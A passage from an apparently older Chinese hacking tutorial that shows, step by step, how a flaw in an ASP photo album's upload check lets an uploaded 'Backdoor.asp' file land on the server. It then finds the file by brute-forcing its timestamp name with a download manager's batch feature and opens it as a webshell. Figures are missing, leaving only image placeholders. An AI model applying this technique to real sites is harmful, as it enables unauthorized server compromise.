


图3

搭建好环境后，选择"快速注册"，（图2）进入到图3的界面，随便输入一个用户名和密码进行注册，之后"上传照片"（图4），如图5。




图4




图5

上传一张正常的照片时如图6。在对相册ASP代码进行分析和对传输到后台的数据进行查看以后，可以得到一个结论：这个系统没有验证数据的合法性就轻易的把连后缀都没改名的文件上传到了后台。




图6

试着把一个ASP文件"Backdoor.asp"上传到后台，看看会发生些什么情况。（图7，图8）提示不允许上传这种类型的文件了，事实上是什么样的呢？我们看看pic目录下发生了什么吧，如图9。




图7




图8




图9

看到这，聪明的你应该明白了吧？虽然它提示我们不能上传ASP木马，可是马儿已经被上传到了服务器中！扩展名依然是asp，它的命名方式为"年月日"+"时间"+"秒"+扩展名，例如2006年11月23日22：35分28秒上传的文件名就是20061123223528.asp。可是这个年月日，包括几点钟都好说，就是最后的分钟和秒钟肯定会有点误差，或许你只记得是22：35分到22：38分之间上传的文件了，几秒钟肯定不可能猜得到，那么这个文件名就应该是200611232235**.asp到200611232238**.asp。可是这末

三位数字大家要怎么猜呢？难到去地址框中手工从500到899的测试？！回答当然是否定啦，网络下载软件——网际快车为我们提供了功能强大的批量下载功能就可以轻易解决这个问题。

网际快车在“任务”菜单中有一个常用的功能“添加成批任务”。假设你经常要下载连续剧可能就会遇到一些http://www.site.com/movie/创世纪01.rmvb一直到http://www.site.com/movie/创世纪40.rmvb这种文件名。一个一个的下载肯定很浪费时间，使用“添加成批任务”我们可以将01到40这两位数字用(*)代替，再设置通配符为2位，范围从01到40就可以让网际快车把1到第40集的电影都下载下来了。通过这个思路，我们也可以使用穷举法来定位文件，将末三位用（*）代替，设置范围从500到899，如图10。




图10

确定后网际快车就开始挨个的下载了，如图11。可是只有一个是能够被下载成功的，切换到“已下载”分类中，如图12。




图11

这个文件的完整路径就是我们的ASP木马所在了，在IE中输入这个路径，如图13。成功得到一个webshell。




图12

